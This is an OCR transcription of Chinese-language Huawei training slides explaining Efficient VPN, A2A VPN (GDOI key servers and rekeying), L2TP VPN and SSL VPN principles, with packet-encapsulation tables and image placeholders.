- IPSec VPN技术以其高度的安全性、可靠性以及灵活性成为企业构建VPN网络的首选。当企业需要与大量分支构建IPSec隧道时，必须在分支和总部进行许多相似或者重复的IPSec配置及其他网络资源配置。
- Efficient VPN方案采用将复杂配置集中在总部网关上、各个分支网关的配置尽量简单的方法，将管理员从IPSec VPN复杂的配置和维护中解脱出来，实现了配置的简化，提高了可维护性。



总部和所有分支均需进行IPSec的全量配置，包括IKE及IPSec的安全提议、IKE邻居、IPSec策略等。


所有分支仅需在Efficient VPN中配置总部的地址及预共享密钥，其他属性均由总部推送，简化分支配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 华为USG系列防火墙不支持Efficient VPN功能，本小节以华为AR路由器为例介绍Efficient VPN技术。


Efficient VPN工作原理

- Efficient VPN采用Client/Server结构。它将IPSec及其它相应配置集中在Server端（总部），当Remote端（分支）配置好基本参数时，Remote端发起协商并与Server端建立起IPSec隧道，然后Server端将IPSec的其它相关属性及其他网络资源推送给Remote端，简化了分支网关的IPSec和其他网络资源的配置和维护。
- 针对于不同的应用场景，Efficient VPN主要有两种运行模式：
  - Client模式：一般用于出差员工或小的分支机构通过私网接入总部网络
  - Network模式：一般用于分支和总部IP地址已统一规划的场景，需要考虑IP地址的规划，各个区域的IP地址不能重叠。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Efficient VPN的运行模式 - Client模式




IPSec相关属性	网络资源
IPSec安全提议	DHCP信息
IKE安全提议	DNS信息
IPSec策略	其他网络资源

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 第一步：Remote端向Server端申请IP地址，同时Remote端自动创建一个LoopBack接口，将从Server端获取的IP地址应用到该LoopBack接口上。
- 第二步：Remote端自动启用NAT转换功能，将原有IP地址转换为向总部申请的IP地址。Remote端用该IP地址与总部建立IPSec隧道，相关属性由Server端推送。

Efficient VPN的运行模式 - Network模式

Network模式	Network-plus模式	Network-auto-cfg模式
• Network模式中Remote端不会向Server端申请IP地址，不自动启用NAT转换功能。	• 与Network模式相比，Network-plus模式中Remote端还会向Server端申请IP地址，获取的IP地址只用于总部对分支进行Ping、STelnet等管理维护，Remote端不自动启用NAT转换功能。	• 与Network-plus模式相比，Network-auto-cfg模式中Remote端还会向Server端申请IP地址池，IP地址池用于给分支用户分配地址。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Server端除了推送IPSec隧道建立的参数，还可以实现以下资源的推送：
  - DNS域名、DNS服务器地址、WINS服务器地址等网络资源：Server端通过对这些资源的推送，实现分支访问总部的服务器资源。
  - ACL推送：Server端将使用ACL定义的总部网络信息推送给Remote端，限定了允许分支子网访问的总部子网范围，目的地不在ACL定义的网络信息范围内的分支子网流量将不会经过IPSec隧道，正常访问Internet。（Network-auto-cfg模式不支持ACL推送。）


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

A2A VPN简介

- 随着网络的发展，企业不仅有数据业务，而且对于语音和视频等智能业务的诉求也越来越多，这些诉求加速了企业对分支机构间即时互联的需求。企业通常部署专线网络，如MPLS VPN网络，实现分支间的互联。
- 虽然专线网络为企业的通信提供了一定的安全，但近年来政府法规在专线网络也强制要求加密传输数据。
- A2A VPN（Any to Any VPN）是利用GDOI（Group Domain of Interpretation，组解释域）协议来集中管理密钥和GDOI安全策略的VPN的一种解决方案。A2A VPN主要用于保护广域网的企业内部业务流量。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 目前，以IPSec通道为基础的加密解决方案，可以部署在专线网络中。IPSec是IETF制定的三层隧道加密协议，一直被广泛应用于广域互联分支间的数据加密。它提供了高质量的、可互操作的、基于密码学的安全保证，是一种传统的实现三层VPN的安全技术，特定的通信方之间通过建立IPSec隧道来传输用户的私有数据。
- 但是，IPSec VPN是一种点到点的隧道技术，主要关注的是数据安全加密，存在如下缺点：
  - 企业大量分支间的数据IPSec加密面临N^2隧道配置的问题，配置管理复杂，网络扩容能力差。
  - IPSec VPN需改变原有路由部署、无法提供更好的QoS处理。
  - IPSec VPN无法独立支持组播业务、对智能业务的支持能力差。
- 在这种背景下，A2A VPN解决方案应运而生。A2A VPN利用原报文的IP头封装新增的IP头，实现分支间无隧道连接。其通过对密钥和GDOI安全策略的集中管理，简化了网络部署，分布式的分支机构网络既能够大规模扩展，也支持能够确保语音和视频质量的QoS和组播功能。

A2A VPN组网中的设备角色

- A2A VPN提供了一种基于组的IPSec安全模型。组是一个GDOI安全策略的集合，属于同一个组的所有成员共享相同的GDOI安全策略及密钥。
- A2A VPN组网主要有两类设备：
  - GM（Group Member，组成员）：一组共享相同GDOI安全策略且有安全通信需求的网络设备，通常是分支的出口路由器。
  - KS（Key Server，密钥服务器）：一个创建和维护GDOI安全策略、密钥信息的网络设备，一般部署在广域数据中心出口路由器旁，通常由路由器担当KS。





Copyright © Huawei Technologies Co., Ltd. All rights reserved.

A2A VPN工作原理

- A2A VPN的工作过程主要分为以下三个步骤：

GM向KS注册	GM数据保护	密钥更新
• GM在接口上应用了A2A VPN的相关GDOI安全策略后，GM向KS发起注册。	• GM完成注册之后，将使用从KS获取的密钥对符合GDOI安全策略的报文进行保护。	• KS定期刷新密钥，并将其分配给GM，从而提高数据传输的安全性。






Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

GM向KS注册（1）

- GM向KS注册的过程主要包括两个阶段的协商：IKE协商和GDOI协商。

IKE协商：




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IKE协商过程与IPSec VPN中IKE SA的建立过程相同，不再赘述。

GM向KS注册（2）

- 在完成GDOI协商后，GM会从KS下载密钥信息。主要包括以下两种：
  - TEK（Traffic Encryption Key，流量加密密钥）：由组内的所有GM共享，用于加密、解密GM之间的流量。
  - KEK（Key Encryption Key，密钥加密密钥）：由组内的所有GM共享，用于加密、解密KS和GM之间的密钥更新消息。

GDOI协商：




组ID	GDOI安全策略
10	策略1
20	策略2
30	策略3

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- GDOI协商过程如下：
  - GM获取管理员配置的组ID，向KS发送所在组的ID。
  - KS对收到的组ID进行验证，验证通过后，KS根据GM提供的组ID向GM发送相应组的GDOI安全策略（例如保护的数据流信息、认证算法、加密算法、封装模式等）。
  - GM对收到的GDOI安全策略进行验证，如果这些策略是可接受的（例如认证算法和加密算法是可支持的），则向KS发送确认消息。
  - KS收到GM的确认消息后，向GM发送密钥信息（KEK、TEK）。
- GDOI协商完成后，GM将从KS上获取的GDOI安全策略和密钥保存到了本地，并生成TEK SA和KEK SA。其中TEK SA用于保护GM间的数据流，KEK SA用于保护GM和KS间的密钥更新消息。

GM数据保护 - 数据封装

- GM完成注册之后，将使用获取的TEK SA对符合GDOI安全策略的报文进行保护，保护的数据包括单播数据和组播数据两种。
- A2A VPN的数据封装与传统的IPSec类似，但A2A VPN只支持在隧道模式下使用ESP协议对报文进行加密。
- 与IPSec VPN不同的是， A2A VPN的数据封装中外层IP报头和原有IP报头完全相同，具有相同的源目IP、协议标识等。这种数据封装使得加密后的报文仍能利用已有的路由架构转发，能够充分利用现有网络基础架构。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

GM数据保护 - 数据处理（1）


- A2A VPN可以在不改变原有网络架构的情况下对传输的数据报文进行加密。但在原有网络上叠加部署A2A VPN时，GM加入组后，只接收和发送密文，如果其他的GM还没有加入到组中，就会导致网络业务的中断。
- 为了解决这种问题，A2A VPN设计了以下三种SA模式用于处理数据。
  - Receive_Only模式：已经注册成功的GM只发送明文报文，既能接收明文报文也能接收密文报文。
  - Receive_Option模式：已经注册成功的GM只发送密文报文，既能接收明文报文也能接收密文报文。
  - Normal模式：已经注册成功的GM只发送密文报文，只接收密文报文。
- 通过在不同阶段使用不同的SA模式部署A2A VPN，可以解决在部署过程中网络业务中断的问题。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

GM数据保护 - 数据处理（2）

- 在原有网络上叠加部署A2A VPN网络时，数据处理的具体过程如下：


1. 部署KS，并在KS上设置SA的模式为Receive_Only模式。SA模式会被KS下发给GM。
2. 逐台部署GM加入A2A VPN网络，因为已注册的GM的SA模式处于Receive_Only模式，所以与还没有完成注册的GM通讯就不会中断。
3. 待所有的GM部署完成，在GM上设置SA的模式为Receive_Option模式，与还处于Receive_Only模式下GM通讯不会中断。
4. 待所有的GM都切换到Receive_Option模式后，在KS上设置SA的模式为Normal模式。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

密钥更新

- KS不仅负责创建加密策略和密钥，而且还负责刷新密钥，并将其分配给GM。
- 为了提高安全性，GM向KS注册后，KS将通过密钥更新消息（也称为Rekey消息）定期向GM发送新的TEK SA或KEK SA，该Rekey消息使用当前的KEK SA保护。
- 所有GM会周期性地收到来自KS的Rekey消息，如果GM在TEK SA或KEK SA生命周期里一直没有收到任何Rekey消息，超时后将会重新向KS发起一次注册，将GDOI安全策略和密钥下载到本地。





Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 密钥更新有两种类型：组播Rekey和单播Rekey。
- 在组播Rekey模式，KS以组播的方式发送Rekey消息给组播组成员。成功注册后，GM加入到特定的组播组，所有加入到该组的GM都会接收到这个Rekey消息。如果KS上GDOI安全策略被改变，Rekey消息会被发送给所有的组成员。
- 在单播Rekey模式，KS以单播的方式发送Rekey消息给每个GM。KS将会确保在旧的SA过期前所有GM都收到相同的带有新TEK SA或KEK SA的Rekey消息。在接收到Rekey消息后，GM会发送一个应答（ACK）消息给KS。当KS接收到这个ACK消息时，KS会更新当前活跃GM的列表，同时只向活跃的GM发送Rekey消息。另外，KS发送Rekey消息后，在一定的时间内没有收到GM的ACK消息，会重传该Rekey消息。如果KS连续重传指定的次数后还是没有收到GM的ACK消息，则KS会把此GM移除活跃列表并停止向此GM发送Rekey消息。若这GM想继续收到Rekey消息，只能等GM重新向KS完成注册。缺省情况下，Rekey消息的重传次数为3次，时间间隔为10秒。

目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

L2TP VPN简介


- L2TP二层隧道协议是另一种常见VPN协议。
  - L2TP是虚拟私有拨号网VPDN（Virtual Private Dial-up Network，虚拟私有拨号网络）隧道协议的一种，它扩展了点到点协议PPP的应用，是一种在远程办公场景中为出差员工或企业分支远程访问企业内网资源提供接入服务的VPN。
- L2TP VPN主要有三种使用场景：
  - NAS-Initiated VPN：由远程拨号用户发起，远程系统通过PSTN/ISDN拨入LAC。由LAC通过Internet向LNS发起建立隧道连接请求，拨号用户地址则由LNS分配。对远程拨号用户的验证与计费既可由LAC侧的代理完成，也可在LNS完成；
  - Call-LNS：L2TP除了可以为出差员工提供远程接入服务以外，还可以进行企业分支与总部的内网互联，实现分支用户与总部用户的互访；
  - Client-Initialized：直接由LAC客户（指可在本地支持L2TP协议的用户）发起。客户需要知道LNS的IP地址。LAC客户可直接向LNS发起隧道连接请求，无需再经过一个单独的LAC设备。在LNS设备上收到了LAC客户的请求之后，根据用户名、密码进行验证，并且给LAC客户分配私有IP地址。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PSTN：Public Switched Telephone Network，公共交换电话网络。
- ISDN：Integrated Services Digital Network，综合业务数字网。
- LAC：L2TP Access Concentrator，L2TP访问集中器。
- LNS：L2TP Network Server，L2TP网络服务器。

Client-Initiated场景中的L2TP VPN原理（1）


- 从隧道协商、报文封装、安全策略这3个方面介绍Client-Initiated场景中L2TP VPN的工作原理。
- 隧道协商：移动办公用户在访问企业总部服务器之前，需要先通过L2TP VPN软件与LNS建立L2TP VPN隧道。下图所示是移动办公用户与LNS协商建立L2TP VPN隧道，直至最后成功访问企业内网资源的完整过程。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Client-Initiated场景中的L2TP VPN原理（2）

- 报文封装：报文的封装和解封装过程如图所示。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- L2TP Client发往内网服务器的报文的转发过程如下：
  - L2TP Client将原始报文用PPP头、L2TP头、UDP头、外层公网IP头层层封装，成为L2TP报文；
  - L2TP 报文穿过Internet到达LNS；
  - LNS收到报文后，在L2TP模块中完成了身份认证和报文的解封装，去掉PPP头、L2TP头、UDP头、外层公网IP头，还原成原始报文；
  - 原始报文只携带了内层私网IP头，内层私网IP头中的源地址是L2TP Client获取到的私网IP地址，目的地址是内网服务器的私网IP地址。LNS根据目的地址查找路由表，然后根据路由匹配结果转发报文。

Client-Initiated场景中的L2TP VPN原理（3）

- 安全策略：下图所示为LNS设备上报文所经过的安全域间，以及LNS的安全策略匹配条件。



业务方向	设备	源安全区域	目的安全区域	源地址	目的地址	应用
移动办公用户访问企业总部服务器	LNS	Untrust	Local	Any	2.2.2.2/32	L2TP
		DMZ	Trust	172.16.1.2/24～172.16.1.100/24（地址池地址）	192.168.1.0/24	/
企业总部服务器访问移动办公用户	LNS	Trust	DMZ	192.168.1.0/24	172.16.1.2～172.16.1.100/24（地址池地址）	/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 移动办公用户访问企业总部服务器的过程中，经过LNS的流量分为以下2类，对应流量的安全策略处理原则如下。
  - 移动办公用户与LNS间的L2TP报文：此处的L2TP报文既包含移动办公用户与LNS建立隧道时的L2TP协商报文，也包含移动办公用户访问企业总部服务器被解封装前的业务报文，这些L2TP报文会经过Untrust > Local区域；
  - 移动办公用户访问企业总部内网服务器的业务报文：LNS通过VT接口将移动办公用户访问企业总部服务器的业务报文解封装以后，这些报文经过的安全域间为DMZ > Trust。DMZ区域为LNS上Tunnel接口所在的安全区域，Trust为LNS连接总部内网接口所在的安全区域。


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SSL VPN简介

- IPSec、L2TP等早期出现的VPN技术虽然可以支持远程接入这个应用场景，但这些VPN技术存在以下问题：
  - 移动办公用户需要安装指定的客户端软件；
  - 网络部署和维护都比较麻烦；
  - 无法对移动办公用户的访问权限做精细化控制。
- SSL VPN作为新型的轻量级远程接入方案，可以有效地解决上述问题。SSL VPN是通过SSL协议实现远程安全接入的VPN技术，保证移动办公用户能够在企业外部安全、高效地访问企业内部的网络资源。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SSL VPN主要应用场景：企业出差员工，需要在外地远程办公，并期望能够通过Internet随时随地的远程访问企业内部资源。同时，企业为了保证内网资源的安全性，希望能对移动办公用户进行多种形式的身份认证，并对移动办公用户可访问内网资源的权限做精细化控制。
- 如上图所示，防火墙作为企业出口网关连接至Internet，并向移动办公用户（即出差员工）提供SSL VPN接入服务。移动办公用户使用终端（如便携机、PAD或智能手机）与防火墙建立SSL VPN隧道以后，就能通过SSL VPN隧道远程访问企业内网的Web服务器、文件服务器、邮件服务器等资源。

SSL VPN封装


- SSL封装位于传输层与各种应用层协议之间，为数据通讯提供安全支持，建立在可靠的传输协议（如TCP）之上，为高层协议提供数据封装、压缩、加密等基本功能的支持。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SSL VPN虚拟网关

- 防火墙通过虚拟网关向移动办公用户提供SSL VPN接入服务，虚拟网关是移动办公用户访问企业内网资源的统一入口。下图是移动办公用户登录SSL VPN虚拟网关并访问企业内网资源的总体流程。系统管理员在防火墙上创建SSL VPN虚拟网关，并通过虚拟网关对移动办公用户提供SSL VPN接入服务。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 移动办公用户登录SSL VPN虚拟网关并访问企业内网资源的过程如下：
  - 用户登录：移动办公用户在浏览器中输入SSL VPN虚拟网关的IP地址或域名，请求建立SSL连接。虚拟网关向远程用户发送自己的证书，远程用户对虚拟网关的证书进行身份认证。认证通过后，远程用户与虚拟网关成功建立SSL连接，进入SSL VPN虚拟网关的登录页面；
  - 用户认证：在登录页面输入用户名、密码后，虚拟网关将对该用户进行身份认证。虚拟网关验证用户身份的方式有很多种，包括本地认证、服务器认证、证书匿名认证、证书挑战认证等；
  - 角色授权：用户身份认证通过后，虚拟网关会查询该用户所属的角色信息，然后再将该角色所拥有的资源链接推送给用户。角色代表了一类用户的资源访问权限，例如企业中总经理这个角色的资源访问权限和普通员工这个角色的资源访问权限是不一样的；
  - 资源访问：用户点击虚拟网关资源列表中的链接就可以访问对应资源。

SSL VPN业务 - 网络扩展（1）

- 远程用户访问内网IP资源时使用网络扩展业务，Web资源、文件资源以及TCP资源都属于IP资源。
- 通常在不区分用户访问的资源类型时为对应用户开通网络扩展业务。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 远程用户通过Web浏览器登录虚拟网关。
- 成功登录虚拟网关后启动网络扩展功能。启动网络扩展功能，会触发以下几个动作：
  - 远程用户与虚拟网关之间会建立一条SSL VPN隧道；
  - 远程用户本地PC会自动生成一个虚拟网卡。虚拟网关从地址池中随机选择一个IP地址，分配给远程用户的虚拟网卡，该地址作为远程用户与企业内网Server之间通信之用。有了该私网IP地址，远程用户就如同企业内网用户一样可以方便访问内网IP资源；
  - 虚拟网关向远程用户下发到达企业内网服务器的路由信息。虚拟网关会根据网络扩展业务中的配置，向远程用户下发不同的路由信息。
- 远程用户向企业内网的服务器发送业务请求报文，该报文通过SSL VPN隧道到达虚拟网关。
- 虚拟网关收到报文后进行解封装，并将解封装后的业务请求报文发送给内网服务器。
- 内网服务器响应远程用户的业务请求。
- 响应报文到达虚拟网关后进入SSL VPN隧道。

SSL VPN业务 - 网络扩展（2）

① 业务请求报文（SSL封装）

源IP	UDP	IP
Request DATA	源Port：5800 目的Port：5060	源：192.168.1.1 目的：10.1.1.2

SSL	TCP	IP
加密	源Port：6293 源Port：443	源：6.6.6.6 目的：1.1.1.1

② 业务请求报文（SSL解封装）

源IP	UDP	IP
Request DATA	源Port：5800 目的Port：5060	源：192.168.1.1 目的：10.1.1.2

③ 业务响应报文（SSL封装）

IP	UDP	源IP
源：10.1.1.2 目的：192.168.1.1	源Port：5060 目的Port：5880	Reply DATA

SSL	TCP	IP
加密	源Port：443 源Port：6293	源：1.1.1.1 目的：6.6.6.6

④ 业务响应报文（SSL解封装）

IP	UDP	源IP
源：10.1.1.2 目的：192.168.1.1	源Port：5060 目的Port：5880	Reply DATA

